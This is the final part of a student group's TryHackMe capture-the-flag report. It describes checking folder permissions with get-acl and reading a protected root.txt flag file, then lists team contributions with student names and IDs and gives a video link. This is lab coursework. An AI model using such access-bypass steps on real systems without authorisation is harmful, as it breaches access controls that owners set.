
After knowing the limit, she type the command (get-acl C:/Users/SuperAdmin | fl) to identify it and found that it 'Deny FullControl'.



Lastly, Xin Yi tried to view the root.txt using the command (cat C:/Users/SuperAdmin/Desktop/root.txt) which is the same as the command (cat C:/Users/Administrator/Desktop/user.txt) and it worked.



Final Result:



Upon verification of the flags, all the group members placed the two flags for the first and second question into the TryHackMe site and got the confirmation.

Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	**Name**	Contribution	Signatures
1211101998	WESLEY WONG MIN GUAN	Took part in exploiting. Did all the video editing to create a smooth video.	wesleywmg
1211100903	TAN XIN YI	Took part in privilege escalation. Discovered the exploit to root. Did most of the writing after compiling findings.	xinyi
1211101843	YAP HAN WAI	Took part in enumeration. Gathered most of the data and research from THM and the internet.	hanwai
1211101186	TAM LI XUAN	Took part in reconnaissance. Did all the audio checking and editing to ensure clear sound quality.	shawn

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELOADERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

VIDEO LINK: https://youtu.be/qy6kbRPoWLg